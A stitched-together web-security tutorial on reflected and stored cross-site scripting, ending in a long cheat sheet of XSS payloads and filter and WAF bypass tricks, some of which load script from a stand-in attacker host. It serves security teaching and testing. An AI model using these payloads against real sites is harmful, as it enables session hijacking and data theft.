Stay tuned for more articles on the latest and greatest in hacking.

Author: Shubham Sharma

https://www.hackingarticles.in/comprehensive-guide-on-dirbuster-tool/

Cross Site Scripting Reflected and Stored

What is reflected cross-site scripting?

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

https://insecure-website.com/search?term=gift

The application echoes the supplied search term in the response to this URL:

<p>You searched for: gift</p>

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

This URL results in the following response:

<p>You searched for: <script>/* Bad stuff here... */</script></p>

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

Impact of reflected XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, tweet or other message. The attack could be targeted directly against a known user, or could an indiscriminate attack against any users of the application:

The need for an external delivery mechanism for the attack means that the impact of reflected XSS is generally less severe than stored XSS, where a self-contained attack can be delivered within the vulnerable application itself.

Read more

Exploiting cross-site scripting vulnerabilities

Reflected XSS in different contexts

There are many different varieties of reflected cross-site scripting. The location of the reflected data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the submitted data before it is reflected, this will generally affect what kind of XSS payload is needed.

Read more

Cross-site scripting contexts

How to find and test for reflected XSS vulnerabilities

The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.
- **Submit random alphanumeric values.** For each entry point, submit a unique random value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#numbers] with randomly generated hex values to generate suitable random values. And you can use Burp Intruder's grep payloads option to automatically flag responses that contain the submitted value.
- **Determine the reflection context.** For each location within the response where the random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.
- **Test a candidate payload.** Based on the context of the reflection, test an initial candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified within the response. The easiest way to test payloads is to send the request to Burp Repeater, modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.
- **Test alternative payloads.** If the candidate XSS payload was modified by the application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the

reflection and the type of input validation that is being performed. For more details, see cross-site scripting contexts

- **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL into the address bar, or by modifying the request in Burp Proxy's intercept view, and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like alert(document.domain) which will trigger a visible popup within the browser if the attack succeeds.

Common questions about reflected cross-site scripting

What is the difference between reflected XSS and stored XSS? Reflected XSS arises when an application takes some input from an HTTP request and embeds that input into the immediate response in an unsafe way. With stored XSS, the application instead stores the input and embeds it into a later response in an unsafe way.

What is the difference between reflected XSS and self-XSS? Self-XSS involves similar application behavior to regular reflected XSS, however it cannot be triggered in normal ways via a crafted URL or a cross-domain request. Instead, the vulnerability is only triggered if the victim themselves submits the XSS payload from their browser. Delivering a self-XSS attack normally involves socially engineering the victim to paste some attacker-supplied input into their browser. As such, it is normally considered to be a lame, low-impact issue.

What is stored cross-site scripting?

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following:

POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlo s%40normal-user.net

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

<p>This post was extremely helpful.</p>

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

<script>/* Bad stuff here... */</script>

Within the attacker's request, this comment would be URL-encoded as:

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E
```

Any user who visits the blog post will now receive the following within the application's response:

```
<p><script>/* Bad stuff here... */</script></p>
```

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

Impact of stored XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. The attacker can carry out any of the actions that are applicable to the impact of reflected XSS vulnerabilities.

In terms of exploitability, the key difference between reflected and stored XSS is that a stored XSS vulnerability enables attacks that are self-contained within the application itself. The attacker does not need to find an external way of inducing other users to make a particular request containing their exploit. Rather, the attacker places their exploit into the application itself and simply waits for users to encounter it.

The self-contained nature of stored cross-site scripting exploits is particularly relevant in situations where an XSS vulnerability only affects users who are currently logged in to the application. If the XSS is reflected, then the attack must be fortuitously timed: a user who is induced to make the attacker's request at a time when they are not logged in will not be compromised. In contrast, if the XSS is stored, then the user is guaranteed to be logged in at the time they encounter the exploit.

Read more

Exploiting cross-site scripting vulnerabilities

Stored XSS in different contexts

There are many different varieties of stored cross-site scripting. The location of the stored data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the data before it is stored, or at the point when the stored data is incorporated into responses, this will generally affect what kind of XSS payload is needed.

Read more

Cross-site scripting contexts

How to find and test for stored XSS vulnerabilities

Many stored XSS vulnerabilities can be found using Burp Suite's web vulnerability scanner.

Testing for stored XSS vulnerabilities manually can be challenging. You need to test all relevant "entry points" via which attacker-controllable data can enter the application's processing, and all "exit points" at which that data might appear in the application's responses.

Entry points into the application's processing include:

- Parameters or other data within the URL query string and message body.
- The URL file path.
- HTTP request headers that might not be exploitable in relation to reflected XSS.
- Any out-of-band routes via which an attacker can deliver data into the application. The routes that exist depend entirely on the functionality implemented by the application: a webmail application will process data received in emails; an application displaying a Twitter feed might process data contained in third-party tweets; and a news aggregator will include data originating on other web sites.

The exit points for stored XSS attacks are all possible HTTP responses that are returned to any kind of application user in any situation.

The first step in testing for stored XSS vulnerabilities is to locate the links between entry and exit points, whereby data submitted to an entry point is emitted from an exit point. The reasons why this can be challenging are that:

- Data submitted to any entry point could in principle be emitted from any exit point. For example, user-supplied display names could appear within an obscure audit log that is only visible to some application users.
- Data that is currently stored by the application is often vulnerable to being overwritten due to other actions performed within the application. For example, a search function might display a list of recent searches, which are quickly replaced as users perform other searches.

To comprehensively identify links between entry and exit points would involve testing each permutation separately, submitting a specific value into the entry point, navigating directly to the exit point, and determining whether the value appears there. However, this approach is not practical in an application with more than a few pages.

Instead, a more realistic approach is to work systematically through the data entry points, submitting a specific value into each one, and monitoring the application's responses to detect cases where the submitted value appears. Particular attention can be paid to relevant application functions, such as comments on blog posts. When the submitted value is observed in a response, you need to determine whether the data is indeed being stored across different requests, as opposed to being simply reflected in the immediate response.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present. This involves determining the context within the response where the stored data appears and testing suitable candidate XSS payloads that are applicable to that context. At this point, the testing methodology is broadly the same as for finding reflected XSS vulnerabilities.


https://portswigger.net/web-security/cross-site-scripting/stored

https://portswigger.net/web-security/cross-site-scripting/reflected

https://owasp.org/www-community/attacks/xss/

Reflected XSS in Depth:

- Reflected Cross-Site Scripting is the type in which the injected script is reflected off the webserver, like the error message, search result, or any other response. Reflected type attacks are delivered to victims or targets via another path such as email messages or phishing. When the user is tricked into clicking the malicious script or link, then this attack triggers the user's browser. A simple example of Reflected XSS is the search field.
- An attacker looks for places where user input is used directly to generate a response to launch a successful Reflected XSS attack. This often involves elements that are not expected to host scripts, such as image tags (<img>), or the addition of event attributes such as onload and onmouseover. These elements are often not subject to the same input validation, output encoding, and other content filtering and checking routines.


Browser
2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
User
1. Attacker sends malicious link
Attacker

Steps of Reflected XSS

In the above figure:

- The attacker sends a link that contains malicious JavaScript code.
- Malicious Link is executed in normal users at his side on any specific browser.
- After execution, the sensitive data like cookies or session ID is being sent back to the attacker and the normal user is compromised.

Example 1: Consider a web application that takes search string from the user via the search parameter provided on the query string.

http://target.com/aform.html?search=Gaurav

The application server wants to show the search value which is provided by the user on the HTML page. In this case, PHP is used to pull the value from the URL and generate the result HTML

<?php echo 'You Searched: ' . $_GET["search"]; ?>

Check how the input provided by the user in the URL is directly passed forward with no input validation performed and no output encoding in place. A malicious script thus can be formed such that if a victim clicks on the URL, a malicious script would then be executed by the victim's browser and send the session values to the attacker.

http://target.com/aform.html?search=<script>alert('XSS by Gaurav');</script>

Example 2: Reflected XSS can also occur when an application employs a dynamic page to display error messages to users. Basically, the page takes an input parameter containing the message's text and simply displays this text back to the user within the response.
Consider the following URL, which returns the error message

http://target.com/error/5/Error.ashx?message=Sorry%2c+an+error+occurred

If we check the HTML source for the returned page, the application simply copies the value of the message parameter in the URL and inserts it into the error page at a suitable place.

<p>Sorry, an error occurred.</p>

As there is no sanitization and validation performed for the error message attacker can easily insert the malicious script which generates a pop-up dialog.

http://target.com/error/5/Error.ashx?message=<script>alert("XSS by GAURAV")</script>

Requesting this link generates an HTML response page that contains the following in place of the original message.

<p><script>alert("XSS by GAURAV");</script></p>

Mitigations:

- Try to use browser technologies that do not allow client-side scripting in input fields or URLs.
- Use strict type character and encoding enforcement to avoid XSS.
- Make sure that all the user-supplied inputs are adequately validated before sending them to the server.

Impact of Reflected XSS:

- The attacker can hijack user accounts.
- An attacker could steal credentials.
- An attacker could exfiltrate sensitive data.
- An attacker can steal cookies and Sessions.
- An attacker can quickly obtain access to your other client's computers.

Methodology

Check if any value you control (parameters, path, headers?, cookies?) is being reflected in the HTML or used by JS code.

Find the context where it's reflected/used.

If reflected

Check which symbols can you use and depending on that, prepare the payload:

In raw HTML:

Can you create new HTML tags?

Can you use events or attributes supporting javascript: protocol?

Can you bypass protections?

Is the HTML content being interpreted by any client side JS engine (AngularJS, VueJS, Mavo...), you could abuse a Client Side Template Injection.

If you cannot create HTML tags that execute JS code, could you abuse a Dangling Markup - HTML scriptless injection?

Inside a HTML tag:

Can you exit to raw HTML context?

Can you create new events/attributes to execute JS code?

Does the attribute where you are trapped support JS execution?

Can you bypass protections?

Inside JavaScript code:

Can you escape the <script> tag?

Can you escape the string and execute different JS code?

Are your input in template literals ``?

Can you bypass protections?

If used:

You could exploit a DOM XSS, pay attention how your input is controlled and if your controlled input is used by any sink.

Reflected values

In order to successfully exploit a XSS the first thing you need to find is a value controlled by you that is being reflected in the web page.

Intermediately reflected: If you find that the value of a parameter or even the path is being reflected in the web page you could exploit a Reflected XSS.

Stored and reflected: If you find that a value controlled by you is saved in the server and is reflected every time you access a page you could exploit a Stored XSS.

Accessed via JS: If you find that a value controlled by you is being access using JS you could exploit a DOM XSS.

Contexts

When trying to exploit a XSS the first thing you need to know if where is your input being reflected. Depending on the context, you will be able to execute arbitrary JS code on different ways.

Raw HTML

If your input is reflected on the raw HTML page you will need to abuse some HTML tag in order to execute JS code: <img , <iframe , <svg , <script ... these are just some of the many possible HTML tags you could use.

Also, keep in mind Client Side Template Injection.

Inside HTML tags attribute

If your input is reflected inside the value of the attribute of a tag you could try:

To escape from the attribute and from the tag (then you will be in the raw HTML) and create new HTML tag to abuse: "><img [...]

If you can escape from the attribute but not from the tag (> is encoded or deleted), depending on the tag you could create an event that executes JS code: " autofocus onfocus=alert(1) x="

If you cannot escape from the attribute (" is being encoded or deleted), then depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it. For example, if you control an event like onclick= you will be able to make it execute arbitrary code when it's clicked. Another interesting example is the attribute href, where you can use the javascript: protocol to execute arbitrary code: href="javascript:alert(1)"

If your input is reflected inside "unexpoitable tags" you could try the accesskey trick to abuse the vuln (you will need some kind of social engineer to exploit this): " accesskey="x" onclick="alert(1)" x="

Inside JavaScript code

In this case your input is reflected between <script> [...] </script> tags of a HTML page, inside a **.js**file or inside an attribute using javascript: protocol:

If reflected between <script> [...] </script> tags, even if your input if inside any kind of quotes, you can try to inject </script> and escape from this context. This works because the browser will first parse the HTML tags and then the content, therefore, it won't notice that your injected </script> tag is inside the HTML code.

If reflected inside a JS string and the last trick isn't working you would need to exit the string, execute your code and reconstruct the JS code (if there is any error, it won't be executed:

'-alert(1)-'

';-alert(1)//

\';alert(1)//

If reflected inside template literals `` you can embed JS expressions using ${ ... } syntax: `var greetings =Hello, ${alert(1)}```

DOM

There is JS code that is using unsafely some data controlled by an attacker like location.href . An attacker, could abuse this to execute arbitrary JS code.

Universal XSS

These kind of XSS can be found anywhere. They not depend just on the client exploitation of a web application but on any context. These kind of arbitrary JavaScript execution can even be abuse to obtain RCE, read arbitrary files in clients and servers, and more.

Some examples:

WAF bypass encoding image

Injecting inside raw HTML

When your input is reflected inside the HTML page or you can escape and inject HTML code in this context the first thing you need to do if check if you can abuse < to create new tags: Just try to reflect that char and check if it's being HTML encoded or deleted of if it is reflected without changes. Only in the last case you will be able to exploit this case.

For this cases also keep in mind Client Side Template Injection.

Note: A HTML comment can be closed using**** --> or ****--!>

In this case and if no black/whitelisting is used, you could use payloads like:

<script>alert(1)</script>

<img src=x onerror=alert(1) />

<svg onload=alert('XSS')>

But, if tags/attributes black/whitelisting is being used, you will need to brute-force which tags you can create.

Once you have located which tags are allowed, you would need to brute-force attributes/events inside the found valid tags to see how you can attack the context.

Tags/Events brute-force

Go to https://portswigger.net/web-security/cross-site-scripting/cheat-sheet and click on Copy tags to clipboard. Then, send all of them using Burp intruder and check if any tags wasn't discovered as malicious by the WAF. Once you have discovered which tags you can use, you can brute force all the events using the valid tags (in the same web page click on Copy events to clipboard and follow the same procedure as before).

Custom tags

If you didn't find any valid HTML tag, you could try to create a custom tag and and execute JS code with the onfocus attribute. In the XSS request, you need to end the URL with # to make the page focus on that object and execute the code:

```
/?search=<xss+id%3dx+onfocus%3dalert(document.cookie)+tabindex%3d1>#x
```

Blacklist Bypasses

If some kind of blacklist is being used you could try to bypass it with some silly tricks:

```
//Random capitalization
<script> --> <ScrIpT>
<img --> <ImG

//Double tag, in case just the first match is removed
<script><script>
<scr<script>ipt>
<SCRscriptIPT>alert(1)</SCRscriptIPT>

//You can substitude the space to separate attributes for:
/
/*%00/
/%00*/
%2F
%0D
%0C
%0A
%09

//Unexpected parent tags
<svg><x><script>alert('1'&#41</x>

//Unexpected weird attributes
<script x>
<script a="1234">
```

```
<script ~~~>
<script/random>alert(1)</script>
<script      ///Note the newline
>alert(1)</script>
<scr\x00ipt>alert(1)</scr\x00ipt>

//Not closing tag, ending with " <" or " //"
<iframe SRC="javascript:alert('XSS');" <
<iframe SRC="javascript:alert('XSS');" //

//Extra open
<<script>alert("XSS");//<</script>

//Just weird an unexpected, use your imagination
<</script/script><script>
<input type=image src onerror="prompt(1)">

//Using `` instead of parenthesis
onerror=alert`1`

//Use more than one
<<TexTArEa/*%00//%00*/a="not"/*%00///AutOFocUs////onFoCUS=alert`1` //
```

Length bypass (small XSSs)

More tiny XSS for different environments payload can be found here and here.

```
<!-- Taken from the blog of Jorge Lajara -->
<svg/onload=alert``>
<script src=//aa.es>
<script src=//℡㏛.pw>
```

The last one is using 2 unicode characters which expands to 5: telsr

More of these characters can be found here.

To check in which characters are decomposed check here.

Click XSS - Clickjacking

If in order to exploit the vulnerability you need the user to click a link or a form with prepopulated data you could try to abuse Clickjacking (if the page is vulnerable).

Impossible - Dangling Markup

If you just think that it's impossible to create an HTML tag with an attribute to execute JS code, you should check Danglig Markup because you could exploit the vulnerability without executing JS code.

Injecting inside HTML tag

Inside the tag/escaping from attribute value

If you are in inside a HTML tag, the first thing you could try is to escape from the tag and use some of the techniques mentioned in the previous section to execute JS code.

If you cannot escape from the tag, you could create new attributes inside the tag to try to execute JS code, for example using some payload like (note that in this example double quotes are use to escape from the attribute, you won't need them if your input is reflected directly inside the tag):

" autofocus onfocus=alert(document.domain) x="

" onfocus=alert(1) id=x tabindex=0 style=display:block>#x #Access http://site.com/?#x t

Style events

<p style="animation: x;" onanimationstart="alert()">XSS</p>

<p style="animation: x;" onanimationend="alert()">XSS</p>

#ayload that injects an invisible overlay that will trigger a payload if anywhere on the page is clicked:

<div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.5);z-index: 5000;" onclick="alert(1)"></div>

#moving your mouse anywhere over the page (0-click-ish):

<div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.0);z-index: 5000;" onmouseover="alert(1)"></div>

Within the attribute

Even if you cannot escape from the attribute (" is being encoded or deleted), depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it. For example, if you control an event like onclick= you will be able to make it execute arbitrary code when it's clicked.

Another interesting example is the attribute href, where you can use the javascript: protocol to execute arbitrary code: href="javascript:alert(1)"

Bypass inside event using HTML encoding/URL encode

The HTML encoded characters inside the value of HTML tags attributes are decoded on runtime. Therefore something like the following will be valid (the payload is in bold): <a id="author" href="http://none" onclick="var tracker='http://foo?&apos;-alert(1)-&apos;';">Go Back </a>

Note that any kind of HTML encode is valid:

//HTML entities

&apos;-alert(1)-&apos;

//HTML hex without zeros

&#x27-alert(1)-&#x27

//HTML hex with zeros

&#x00027-alert(1)-&#x00027

//HTML dec without zeros

&#39-alert(1)-&#39

//HTML dec with zeros

&#00039-alert(1)-&#00039

<a href="javascript:var a='&apos;-alert(1)-&apos;'">

Note that URL encode will also work:

<a href="https://example.com/lol%22onmouseover=%22prompt(1);%20img.png">Click</a>

Bypass inside event using Unicode encode

//For some reason you can use unicode to encode "alert" but not "(1)"

<img src onerror=\u0061\u006C\u0065\u0072\u0074(1) />

<img src onerror=\u{61}\u{6C}\u{65}\u{72}\u{74}(1) />

Special Protocols Within the attribute

There you can use the protocols javascript: or data: in some places to execute arbitrary JS code. Some will require user interaction on some won't.

javascript:alert(1)

JavaSCript:alert(1)

javascript:%61%6c%65%72%74%28%31%29 //URL encode

javascript&colon;alert(1)

javascript&#x003A;alert(1)

javascript&#58;alert(1)

```
&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3aalert(1)

java        //Note the new line

script:alert(1)


data:text/html,<script>alert(1)</script>

DaTa:text/html,<script>alert(1)</script>

data:text/html;charset=iso-8859-
7,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69
%70%74%3e

data:text/html;charset=UTF-8,<script>alert(1)</script>

data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=

data:text/html;charset=thing;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg

data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==
```

Places where you can inject these protocols

In general the javascript: protocol can be used in any tag that accepts the attribute href and in most of the tags that accepts the attribute src (but not <img)

```
<a href="javascript:alert(1)">

<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">

<form action="javascript:alert(1)"><button>send</button></form>

<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>

<object data=javascript:alert(3)>

<iframe src=javascript:alert(2)>

<embed src=javascript:alert(1)>


<object data="data:text/html,<script>alert(5)</script>">

<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+"
type="image/svg+xml" AllowScriptAccess="always"></embed>

<embed src="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
```

```
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg=="></embed>
```

```
<iframe src="data:text/html,<script>alert(5)</script>"></iframe>


//Special cases

<object data="//hacker.site/xss.swf"> .//https://github.com/evilcos/xss.swf

<embed code="//hacker.site/xss.swf" allowscriptaccess=always>
//https://github.com/evilcos/xss.swf

<iframe srcdoc="<svg onload=alert(4);>">
```

Other obfuscation tricks

In this case the HTML encoding and the Unicode encoding trick from the previous section is also valid as you are inside an attribute.

```
<a href="javascript:var a='&apos;-alert(1)-&apos;'">
```

Moreover, there is another nice trick for these cases**: Even if your input inside javascript:... is being URL encoded, it will be URL decoded before it's executed.** So, if you need to escape from the string using a single quote and you see that it's being URL encoded, remember that it doesn't matter, it will be interpreted as a single quote during the execution time.

```
&apos;-alert(1)-&apos;

%27-alert(1)-%27

<iframe src=javascript:%61%6c%65%72%74%28%31%29></iframe>
```

Note that if you try to use both URLencode + HTMLencode in any order to encode the payload it won't work, but you can mix them inside the payload.

Using Hex and Octal encode with javascript:

You can use Hex and Octal encode inside the src attribute of iframe (at least) to declare HTML tags to execute JS:

```
//Encoded: <svg onload=alert(1)>

// This WORKS

<iframe
src=javascript:'\x3c\x73\x76\x67\x20\x6f\x6e\x6c\x6f\x61\x64\x3d\x61\x6c\x65\x72\x74\x28
\x31\x29\x3e' />

<iframe
src=javascript:'\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50
\61\51\76' />


//Encoded: alert(1)
```

```
// This doesn't work
<svg onload=javascript:'\x61\x6c\x65\x72\x74\x28\x31\x29' />
<svg onload=javascript:'\141\154\145\162\164\50\61\51' />
```

Reverse tab nabbing

```
<a target="_blank" rel="opener"
```

If you can inject any URL in an arbitrary <a href= tag that contains the target="_blank" and rel="opener" attributes, check the following page to exploit this behavior:

on Event Handlers Bypass

First of all check this page (https://portswigger.net/web-security/cross-site-scripting/cheat-sheet) for useful "on" event handlers.

In case there is some blacklist preventing you from creating this even handlers you can try the following bypasses:

```
<svg onload%09=alert(1)> //No safari
<svg %09onload=alert(1)>
<svg %09onload%20=alert(1)>
<svg onload%09%20%28%2c%3b=alert(1)>


//chars allowed between the onevent and the "="
IExplorer: %09 %0B %0C %020 %3B
Chrome: %09 %20 %28 %2C %3B
Safari: %2C %3B
Firefox: %09 %20 %28 %2C %3B
Opera: %09 %20 %2C %3B
Android: %09 %20 %28 %2C %3B
```

XSS in "Unexploitable tags" (input hidden, link, canonical)

From here:

You can execute an XSS payload inside a hidden attribute, provided you can persuade the victim into pressing the key combination. On Firefox Windows/Linux the key combination is ALT+SHIFT+X and on OS X it is CTRL+ALT+X. You can specify a different key combination using a different key in the access key attribute. Here is the vector:

```
<input type="hidden" accesskey="X" onclick="alert(1)">
```

The XSS payload will be something like this: " accesskey="x" onclick="alert(1)" x="

Blacklist Bypasses

Several tricks with using different encoding were exposed already inside this section. Go back to learn where can you use HTML encoding, Unicode encoding, URL encoding, Hex and Octal encoding and even data encoding.

Bypasses for HTML tags and attributes

Read the Blacklist Bypasses of the previous section.

Bypasses for JavaScript code

Read the JavaScript bypass blacklist of the following section.

CSS-Gadgets

If you found a XSS in a very small part of the web that requires some kind of interaction (maybe a small link in the footer with an onmouseover element), you can try to modify the space that element occupies to maximize the probabilities of have the link fired.

For example, you could add some styling in the element like: position: fixed; top: 0; left: 0; width: 100%; height: 100%; background-color: red; opacity: 0.5

But, if the WAF is filtering the style attribute, you can use CSS Styling Gadgets, so if you find, for example

.test {display:block; color: blue; width: 100%}

and

#someid {top: 0; font-family: Tahoma;}

Now you can modify our link and bring it to the form

<a href=”” id=someid class=test onclick=alert() a=””>

This trick was taken from https://medium.com/@skavans_/improving-the-impact-of-a-mouse-related-xss-with-styling-and-css-gadgets-b1e5dec2f703

Injecting inside JavaScript code

In these case you input is going to be reflected inside the JS code of a .js file or between <script>...</script> tags or between HTML events that can execute JS code or between attributes that accepts the javascript: protocol.

Escaping <script> tag

If your code is inserted within <script> [...] var input = 'reflected data' [...] </script> you could easily escape closing the <script> tag:

</script><img src=1 onerror=alert(document.domain)>

Note that in this example we haven't even closed the single quote, but that's not necessary as the browser first performs HTML parsing to identify the page elements including blocks of script, and only later performs JavaScript parsing to understand and execute the embedded scripts.

Inside JS code

If <> are being sanitised you can still escape the string where your input is being located and execute arbitrary JS. It's important to fix JS syntax, because if there are any errors, the JS code won't be executed:

'-alert(document.domain)-'

';alert(document.domain)//

\';alert(document.domain)//

Template literals ``

In order to construct strings apart from single and double quotes JS also accepts backticks `` . This is known as template literals as they allow to embedded JS expressions using ${ ... } syntax.

Therefore, if you find that your input is being reflected inside a JS string that is using backticks, you can abuse the syntax ${ ... } to execute arbitrary JS code:

This can be abused using: ${alert(1)}

Encoded code execution

<script>\u0061lert(1)</script>

<svg><script>alert&lpar;'1'&rpar;

<svg><script>&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;</script></svg> <!-- The svg tags are neccesary

<iframe srcdoc="<SCRIPT>&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;</iframe>">

JavaScript bypass blacklists techniques

Strings

"thisisastring"

'thisisastrig'

`thisisastring`

/thisisastring/ == "/thisisastring/"

/thisisastring/.source == "thisisastring"

String.fromCharCode(116,104,105,115,105,115,97,115,116,114,105,110,103)

"\x74\x68\x69\x73\x69\x73\x61\x73\x74\x72\x69\x6e\x67"

"\164\150\151\163\151\163\141\163\164\162\151\156\147"

"\u0074\u0068\u0069\u0073\u0069\u0073\u0061\u0073\u0074\u0072\u0069\u006e\u0067"

"\u{74}\u{68}\u{69}\u{73}\u{69}\u{73}\u{61}\u{73}\u{74}\u{72}\u{69}\u{6e}\u{67}"

"\a\l\ert\(1\)"

atob("dGhpc2lzYXN0cmluZw==")

eval(8680439..toString(30))(983801..toString(36))

Space substitutions inside JS code

<TAB>

/**/

JavaScript without parentheses

alert`1`

<img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'">

eval.call`${'alert\x2823\x29'}`

eval.apply`${[`alert\x2823\x29`]}`

https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md

https://portswigger.net/research/javascript-without-parentheses-using-dommatrix

JavaScript comments (from JavaScript Comments trick)

//This is a 1 line comment

